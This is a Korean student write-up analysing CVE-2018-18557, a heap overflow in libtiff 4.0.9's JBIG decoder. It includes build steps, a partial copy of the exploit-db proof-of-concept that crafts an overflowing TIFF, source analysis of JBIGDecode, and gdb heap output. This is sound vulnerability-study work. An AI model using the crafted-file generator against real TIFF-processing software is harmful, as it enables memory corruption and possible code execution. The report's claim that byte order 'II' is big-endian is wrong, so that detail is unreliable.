

CVE 분석 보고서

CVE:2018-18557

강필중

P4C 시스템해킹 트랙

2022.7.4. ~ 2022.7.10.

목 차

I . 서론

1. 들어가며
2. tiff 파일 형식
3. LibTIFF 4.0.9 컴파일
4. poc 파일을 통한 취약점 유발

II . 취약점 분석

1. 정적 분석
2. 동적 분석

부록

1. 출처

I. 서론


1. 들어가며

이 보고서는 CVE : 2018-18557을 분석한 보고서로 CVE에 나와있는 내용에 따라 Vulnerable App을 공격해보고 어떤 이유로 그러한 공격이 성공했는지 확인하는 내용을 담고 있다. ‘CVE : 2018-18557’은 “libtiff 4.0.9 - Decodes Arbitrarily Sized JBIG into a Target Buffer”의 제목으로 libtiff의 4.0.9 버전의 취약점에 대해 분석하고 있다. 제목에서도 알 수 있듯이 libtiff의 취약점은 디코딩 과정에서 크기의 제한을 두지 않아 발생하는 문제이다. 임의의 크기를 사용자 마음대로 지정할 수 있다는 것은 Buffer Overflow 문제를 유발하는데, 여기에서는 Buffer Overflow 문제 중 Heap Buffer Overflow 문제를 유발한다. cve에서는 Heap Buffer Overflow를 일으킬 수 있는 tiff 파일을 제작하는 프로그램을 소개한다.

“You can then create a new TIFF file that corrupts the heap by doing
./a.out file_with_data_to_clobber_the_heap_with.txt outputfile.tiff”

임의의 값이 적힌 txt 파일을 인자로 넣어 그 값을 서버의 heap에 채울 수 있는 tiff 파일을 제작하는 프로그램이다.

2. tiff 파일 형식



tiff는 무손실 압축을 지원하는 최초의 이미지 포맷이다. 이미지 데이터만을 저장하는 것이 아닌 태그들을 통하여 손실 없이 변환한다. 그만큼이나 형식이 복잡하고 용량이 큰 파일이다.

tiff 파일은 IFH라는 헤더 영역과 IFD라는 이미지 디렉토리 영역으로 나뉜다. 그 중 IFH에서는 세 부분으로 나뉘는데, 현재의 tiff 파일의 경우 Big Endian 기준 Byte Order는 49 49이며 Version은 2A 00이다. 마지막 부분은 IFDOffset으로 첫 IFD의 오프셋이다.

IFD는 여러 태그들을 모아놓은 공간과 이미지의 데이터로 이루어져 있다. 태그라는 요소들이 몇 개인지 적고, 각각의 태그들에 대해 서술하는 식이다. 태그의 경우 태그의 id(2byte), type(2byte), count(4byte), offset(4byte)로 이루어져 있다.

3. LibTIFF 4.0.9 컴파일

cve의 내용을 실습하기 위해 libtiff 4.0.9 버전인 Vulnerable App을 다운받아 컴파일하여 공격 환경을 만들기 위한 헤더파일을 준비해야한다. libtiff 4.0.9 컴파일을 위해 다음 순서를 따른다.

1. 이번 공격에서는 libtiff의 jbig 관련 내용이 필요하므로 libjbig-dev를 설치한다.

“sudo apt-get install libjbig-dev”

2. libtiff의 4.0.9 버전의 tar.gz로 압축된 파일을 내려받는다.

“<https://www.exploit-db.com/apps/54bad211279cc93eb4fca31ba9bfdc79-tiff-4.0.9.tar.gz>”

3. tar.gz 압축을 푼다. > “tar -zxvf [파일명.tar.gz]”

4. tiff-4.0.9 디렉토리로 들어가 configure 스크립트가 있는 위치에서 configure를 실행해 컴파일의 방식을 makefile을 통해 시스템에 알린다. 다만 이 과정에서 prefix 옵션으로 파일이 컴파일될 위치를 지정한다.

“./configure --prefix=[절대경로]”

5. 파일을 컴파일 한다.

“make && make install”

4. poc 파일을 통한 취약점 유발

서론의 들어가며에서 언급했듯이 CVE에서 제공되는 코드는 heap에 overflow를 할 수 있는 tiff 파일일 뿐 공격 자체를 수행하지는 않는다. 즉, 취약점이 존재하는 libtiff 헤더 파일을 이용한 프로그램을 만들어야 한다. 실제 공격에서는 libtiff로 만들어진 서버가 따로 있어 그 서버의 Heap을 Overflow해야겠지만 CVE 공격의 증명에서는 서버는 필요가 없어 local에서 POC(Proof of Concept) 프로그램을 제작하기로 한다.

["http://www.libtiff.org/libtiff.html"](http://www.libtiff.org/libtiff.html)

“Using The TIFF Library”에는 libtiff를 통한 tiff를 다루는 방법들에 대해 나와있다. CVE의 제공되는 코드에서 주석으로 STRIP 관련 내용들이 나와서 이 코드에서 나오는 산출물이 strip에 기반한 tiff라고 판단했고 “Using The TIFF Library”에서의 Strip-oriented Image I/O의 예제를 이용하여 프로그램을 만들었다.

Strip-oriented Image I/O

The strip-oriented interfaces provided by the library provide access to entire strips of data. Unlike the scanline-oriented calls, data can be read or written compressed or uncompressed. Accessing data at a strip (or tile) level is often desirable because there are no complications with regard to random access to data within strips.

A simple example of reading an image by strips is:

```
#include "tiffio.h"
main()
{
    TIFF* tif = TIFFOpen("myfile.tif", "r");
    if (tif) {
        tdata_t buf;
        tstrip_t strip;

        buf = _TIFFmalloc(TIFFStripSize(tif));
        for (strip = 0; strip < TIFFNumberOfStrips(tif); strip++)
            TIFFReadEncodedStrip(tif, strip, buf, (tsize_t) -1);
        _TIFFfree(buf);
        TIFFClose(tif);
    }
}
```

```
1 #include "tiffio.h"
2 main()
3 {
4     TIFF* tif = TIFFOpen("myfile.tif", "r");
5     if (tif) {
6         tdata_t buf;
7         tstrip_t strip;
8
9         buf = _TIFFmalloc(TIFFStripSize(tif));
10        for (strip = 0; strip < TIFFNumberOfStrips(tif); strip++)
11            TIFFReadEncodedStrip(tif, strip, buf, (tsize_t) -1);
12        _TIFFfree(buf);
13        TIFFClose(tif);
14    }
15 }
```

예제와 동일한 코드를 적어 poc.c라고 명명하고 다음의 커멘드를 통해 컴파일했다.
“gcc ./poc.c -g -o poc -I ./build/include/ ./build/lib/libtiff.a -ljpeg -lm -lz”
tiffio.h의 파일이 poc.c와 같은 디렉토리에 존재하지 않기 때문에 -I 옵션으로
“./build/include/” 경로를 명시하여 tiffio.h 헤더파일을 사용하였다. 또한 동적 분
석에 용이하고자 -g 옵션을 추가했다.

```
kpj@ubuntu:~/Documents/coding/Hacking/p4c/week12$ gcc ./poc.c -g -o poc -I ./build/include/  
./poc.c:2:1: warning: return type defaults to 'int' [-Wimplicit-int]  
  2 | main()  
    |  
/usr/bin/ld: /tmp/ccpXshwZ.o: in function 'main':  
/home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:4: undefined reference to `TIFFOpen'  
/usr/bin/ld: /home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:9: undefined reference to `TIFFStripSize'  
/usr/bin/ld: /home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:9: undefined reference to `TIFFMalloc'  
/usr/bin/ld: /home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:11: undefined reference to `TIFFReadEncodedStrip'  
/usr/bin/ld: /home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:10: undefined reference to `TIFFNumberOfStrips'  
/usr/bin/ld: /home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:12: undefined reference to `_TIFFfree'  
/usr/bin/ld: /home/kpj/Documents/coding/Hacking/p4c/week12/./poc.c:13: undefined reference to `TIFFClose'  
collect2: error: ld returned 1 exit status
```

다만, TIFFOpen, TIFFfree 등의 함수를 사용하기 위해선 추가적인 정보들이 필요했
고, ./build/lib 위치의 libtiff.a 나 ljpeg, lm, lz 등을 추가해 컴파일했다.

II. 취약점 분석

1. 정적 분석

```
#include <stdlib.h>
#include <stdio.h>
#include <sys/stat.h>
#include <stdint.h>
#include "jbig.h"


void output_bie(unsigned char *start, size_t len, void *file)
{
    fwrite(start, 1, len, (FILE *) file);

    return;
}

int main(int argc, char**argv)
{
    FILE* inputfile = fopen(argv[1], "rb");
    FILE* outputfile = fopen(argv[2], "wb");

    // Write the hacky TIF header.
    unsigned char buf[] = {
        0x49, 0x49, // Identifier.
        0x2A, 0x00, // Version.
        0xCA, 0x03, 0x00, 0x00, // First IFD offset.
        0x32, 0x30, 0x30, 0x31,
        0x3a, 0x31, 0x31, 0x3a,
        0x32, 0x37, 0x20, 0x32,
        0x31, 0x3a, 0x34, 0x30,
        0x3a, 0x32, 0x38, 0x00,
        0x38, 0x00, 0x00, 0x00,
        0x01, 0x00, 0x00, 0x00,
        0x38, 0x00, 0x00, 0x00,
        0x00, 0x01, 0x00, 0x00
    };
    fwrite(&(buf[0]), sizeof(buf), 1, outputfile);
```

tiff의 IFH 데이터를 buf에 넣고 fwrite를 통해 기입하는 부분이다. 49 49 2A 00를 제일 먼저 적어 outputfile이 Big Endian 방식의 tiff 파일임을 알렸다.



좌측의 사진은 outputfile의 형식자를 txt로 두고 확인한 내부 정보이다. 아스키코드가 0x49인 I, I로 시작하는 것을 확인할 수 있다.


```

// Read the inputfile.
struct stat st;
stat(argv[1], &st);
size_t size = st.st_size;
unsigned char* data = malloc(size);
fread(data, size, 1, inputfile);

// Calculate how many "pixels" we have in the input.
unsigned char *bitmaps[1] = { data };
struct jbg_enc_state se;

jbg_enc_init(&se, size * 8, 1, 1, bitmaps, output_bie, outputfile);
jbg_enc_out(&se);
jbg_enc_free(&se);

// The raw JBIG data has been written, now write the IFDs for the TIF file.
unsigned char ifds[] = {
    0x0E, 0x00, // Number of entries.      +0

    0xFE, 0x00, // Subfile type.                +2
    0x04, 0x00, // Datatype: LONG.                +6
    0x01, 0x00, 0x00, 0x00, // 1 element. +10
    0x00, 0x00, 0x00, 0x00, // 0          +14
    0x00, 0x01, // IMAGE_WIDTH                +16
    0x03, 0x00, // Datatype: SHORT.           +18
    0x01, 0x00, 0x00, 0x00, // 1 element. +22
    0x96, 0x00, 0x00, 0x00, // 96 hex width. +26
    0x01, 0x01, // IMAGE_LENGTH                +28
    0x03, 0x00, // SHORT                       +30
    0x01, 0x00, 0x00, 0x00, // 1 element. +34
};

```

임의의 입력받는 텍스트 argv[1]의 사이즈 만큼 비트 맵을 만들어 outputfile에 대입하는 코드이다. jbg_enc는 jbig_encode의 축약으로 보이며 JBGEncode 내에서도 사용되는 것을 확인하면 argv[1]로 만든 비트맵을 인코드하여 outputfile에 대입하는 것으로 추측할 수 있다.

```

164     jbg_enc_init(&encoder,
165                 dir->td_imagewidth,
166                 dir->td_imagelength,
167                 1,
168                 &buffer,
169                 JBIGOutputBie,
170                 tif);
171     /*
172     * jbg_enc_out does the "real" encoding. As data is encoded,
173     * JBIGOutputBie is called, which writes the data to the directory.
174     */
175     jbg_enc_out(&encoder);
176     jbg_enc_free(&encoder);
177

```

```

// Adjust the offset for the IFDs.
uint32_t ifd_offset = ftell(outputfile);
fwrite(&ifds[0], sizeof(ifds), 1, outputfile);
fseek(outputfile, 4, SEEK_SET);
fwrite(&ifd_offset, sizeof(ifd_offset), 1, outputfile);

// Adjust the strip size properly.
fseek(outputfile, ifd_offset + 118, SEEK_SET);
fwrite(&ifd_offset, sizeof(ifd_offset), 1, outputfile);

fclose(outputfile);
fclose(inputfile);
return 0;
}

```

ftell 함수는 스트림의 위치 지정자의 현재 위치를 구하는 함수로서 outputfile에 그동안 쓴 크기를 구하여 ifd가 적히는 offset를 구하기 위해 쓰인다. 이 이유는 IFH의 First IFD Offset 공간에 쓰기 위함이다. IFH에서 IFD의 주소를 적어 프로그램이 IFD의 위치를 찾을 수 있도록 하는데, 여기서는 ifd_offset 변수를 이용하여 그 주소를 First IFD Offset 공간에 적는다. argv[1]의 크기가 가변적이어도, 이 프로그램이 잘 작동되도록 하기 위함이다. 또한, 이 오프셋은 ifd_offset 위치의 STRIP_BYTE_COUNTS tag의 offset을 적는 위치에도 쓰인다. 다만, 이것은 tiff에 필요한 요소라고 생각되어 크게 조사하지 않고 넘어간다.

```

1 #include "tiffio.h"
2 main()
3 {
4     TIFF* tif = TIFFOpen("myfile.tif", "r");
5     if (tif) {
6         tdata_t buf;
7         tstrip_t strip;
8
9         buf = _TIFFmalloc(TIFFStripSize(tif));
10        for (strip = 0; strip < TIFFNumberOfStrips(tif); strip++)
11            TIFFReadEncodedStrip(tif, strip, buf, (tsize_t) -1);
12        _TIFFfree(buf);
13        TIFFClose(tif);
14    }
15 }

```

만들어진 tiff 파일에는 임의의 값이 들어있다. 그 값은 TIFFReadEncodedStrip 함수에 의해 buf로 옮겨간다.

```

TIFFReadEncodedStrip(TIFF* tif, uint32 strip, void* buf, tmsize_t size)
{
    static const char module[] = "TIFFReadEncodedStrip";
    TIFFDirectory *td = &tif->tif_dir;
    tmsize_t stripsize;
    uint16 plane;

    stripsize=TIFFReadEncodedStripGetStripSize(tif, strip, &plane);
    if (stripsize==((tmsize_t)(-1)))
        return((tmsize_t)(-1));

    /* shortcut to avoid an extra memcpy() */
    if( td->td_compression == COMPRESSION_NONE &&
        size!=(tmsize_t)(-1) && size >= stripsize &&
        !isMapped(tif) &&
        ((tif->tif_flags&TIFF_NOREADRAW)==0) )
    {
        if (TIFFReadRawStrip1(tif, strip, buf, stripsize, module) != stripsize)
            return ((tmsize_t)(-1));

        if (!isFillOrder(tif, td->td_fillorder) &&
            (tif->tif_flags & TIFF_NOBITREV) == 0)
            TIFFReverseBits(buf,stripsize);

        (*tif->tif_postdecode)(tif,buf,stripsize);
        return (stripsize);
    }

    if ((size!=(tmsize_t)(-1))&&(size<stripsize))
        stripsize=size;
    if (!TIFFFillStrip(tif,strip))
        return((tmsize_t)(-1));
    if ((*tif->tif_decodestrip)(tif,buf,stripsize,plane)<=0) // 调用JBIGDecode
        return((tmsize_t)(-1));
    (*tif->tif_postdecode)(tif,buf,stripsize);
    return(stripsize);
}

```

CVE 보고서에 따르면 취약점은 JBIGDecode 함수에서 발생한다. TIFFReadEncodedStrip 함수는 내부적으로 이 취약한 함수를 호출한다. 아래에서 5번째 줄이다.

```

int TIFFInitJBIG(TIFF* tif, int scheme)
{
    assert(scheme == COMPRESSION_JBIG);

    /*
     * These flags are set so the JBIG Codec can control when to reverse
     * bits and when not to and to allow the jbig decoder and bit reverser
     * to write to memory when necessary.
     */
    tif->tif_flags |= TIFF_NOBITREV;
    tif->tif_flags &= ~TIFF_MAPPED;

    /* Setup the function pointers for encode, decode, and cleanup. */
    tif->tif_setupdecode = JBIGSetupDecode;
    tif->tif_decodestrip = JBIGDecode;

    tif->tif_setupencode = JBIGSetupEncode;
    tif->tif_encodestrip = JBIGEncode;
}

```

tif_jbig.c에 있는 TIFFInitJBIG함수는 tif->decodestrip에 JBIGDecode 함수를 넣는다.

```

static int JBIGDecode(TIFF* tif, uint8* buffer, tmsize_t size, uint16 s)
{
    struct jbg_dec_state decoder;
    int decodeStatus = 0;
    unsigned char* pImage = NULL;
    (void) size, (void) s;

    if (isFillOrder(tif, tif->tif_dir.td_fillorder))
    {
        TIFFReverseBits(tif->tif_rawdata, tif->tif_rawdatasize);
    }

    jbg_dec_init(&decoder);

#ifdef HAVE_JBG_NEWLEN
    jbg_newlen(tif->tif_rawdata, (size_t)tif->tif_rawdatasize);
    /*
     * I do not check the return status of jbg_newlen because even if this
     * function fails it does not necessarily mean that decoding the image
     * will fail. It is generally only needed for received fax images
     * that do not contain the actual length of the image in the BIE
     * header. I do not log when an error occurs because that will cause
     * problems when converting JBIG encoded TIFF's to
     * PostScript. As long as the actual image length is contained in the
     * BIE header jbg_dec_in should succeed.
     */
#endif /* HAVE_JBG_NEWLEN */

    decodeStatus = jbg_dec_in(&decoder, (unsigned char*)tif->tif_rawdata,
                             (size_t)tif->tif_rawdatasize, NULL);
    if (JBG_EOK != decodeStatus)
    {
        /*
         * XXX: JBG_EN constant was defined in pre-2.0 releases of the
         * JBIG-KIT. Since the 2.0 the error reporting functions were
         * changed. We will handle both cases here.
         */
        TIFFErrorExt(tif->tif_clientdata,
                     "JBIG", "Error (%d) decoding: %s",
                     decodeStatus,
#ifdef JBG_EN
                     jbg_strerror(decodeStatus, JBG_EN)
#else
                     jbg_strerror(decodeStatus)
#endif
                     );
        jbg_dec_free(&decoder);
        return 0;
    }

    pImage = jbg_dec_getimage(&decoder, 0);
    _TIFFmemcpy(buffer, pImage, jbg_dec_getsize(&decoder));
    jbg_dec_free(&decoder);
    return 1;
}

```

CVE 보고서에 언급된 JBIGDecode 함수이다. 아래에서 4번째 줄에 있는 _TIFFmemcpy 함수에서는 파일의 크기 제한을 두고 있지 않다. 때문에 임의의 크기 심지어 임의의 값을 가지고 있는 tif 파일을 만난다면 취약점에 의해 공격당할 것이다. CVE 보고서에서는 임의의 값을 가지고 있는 tif 파일을 만드는 프로그램을 제공한다. 이로써 Heap Overflow가 발생할 가능성이 있다.

2. 동적 분석

heap overwrite를 할 text로는 CVE 보고서에서 준 것으로 하였다.
먼저 CVE 보고서의 c 파일을 다운받고 컴파일한다.

<https://www.exploit-db.com/download/45694>

“gcc 45694.c -g -o attack -ljbig”

이 후, text라는 이름의 CVE 보고서의 글들이 적힌 파일을 만든다.

“./attack text myfile.tif”

poc 프로그램에서 input으로 받는 tif가 myfile.tif였으므로 myfile.tif라는 이름의 tif 파일을 생성한다.

```
kpj@ubuntu:~/Documents/coding/Hacking/p4c/week12$ ./poc
TIFFReadDirectoryCheckOrder: Warning, Invalid TIFF directory; tags are not sorted in ascending order.
double free or corruption (out)
Aborted (core dumped)
```

poc 프로그램을 실행한 사진이다. double free or corruption (out)과 함께 Aborted (core dumped)라는 글이 나오며 실행이 종료된다. corruption에서 Heap 이 오염되었음을 확인할 수 있다.

```
0x555555576212 <JBIGDecode+146>    call    _TIFFmemcpy          <_TIFFmemcpy>
rdi: 0x5555555afe50 → 0x5555555abe60 (tiffFields+576) ← 0xffffffff0000010e
rsi: 0x5555555b3f10 ← 0x59674541716b5553 ('SukqAEgY')
rdx: 0x2149

0x555555576217 <JBIGDecode+151>    mov     rdi, rbp
0x55555557621a <JBIGDecode+154>    call   jbg_dec_free@plt      <jbg_dec_free@plt>

0x55555557621f <JBIGDecode+159>    mov     eax, 1
0x555555576224 <JBIGDecode+164>    mov     rcx, qword ptr [rsp + 0x528]
0x55555557622c <JBIGDecode+172>    xor     rcx, qword ptr fs:[0x28]
```

다음은 gdb로 poc 프로그램을 실행하고 취약점이 존재하는 _TIFFmemcpy에서 멈춘 사진이다. 0x5555555afe50이며 0x2149의 크기로 복사할 것임을 알 수 있다.

```
Allocated chunk | PREV_INUSE
Addr: 0x5555555afe40
Size: 0xb31
```

다만 Heap에서는 0xb31크기만이 할당되어 있다.

```
Allocated chunk | PREV_INUSE
Addr: 0x5555555afe20
Size: 0x21
```

```
Allocated chunk | PREV_INUSE
Addr: 0x5555555afe40
Size: 0xb31
```

```
Allocated chunk | PREV_INUSE
Addr: 0x5555555b0970
Size: 0x5156423233454141
```

함수 실행 후 Heap 공간이다. 0x5555555b0970의 size를 볼 때 heap 이 비정상적임을 확인할 수 있다.

부록

1. 출처

- EXPLOIT DATABASE, “libtiff 4.0.9 - Decodes Arbitrarily Sized JBIG into a Target Buffer”, <https://www.exploit-db.com/exploits/45694>
- “CVE-2018-18557复现与分析”, <https://xz.aliyun.com/t/7590#toc-6>
- libtiff, “Using The TIFF Library”, <http://www.libtiff.org/libtiff.html>
- Bloodguy, “TIFF 파일 포맷”,
<https://bloodguy.tistory.com/entry/TIFF-%ED%8C%8C%EC%9D%BC-%ED%8F%AC%EB%A7%B7>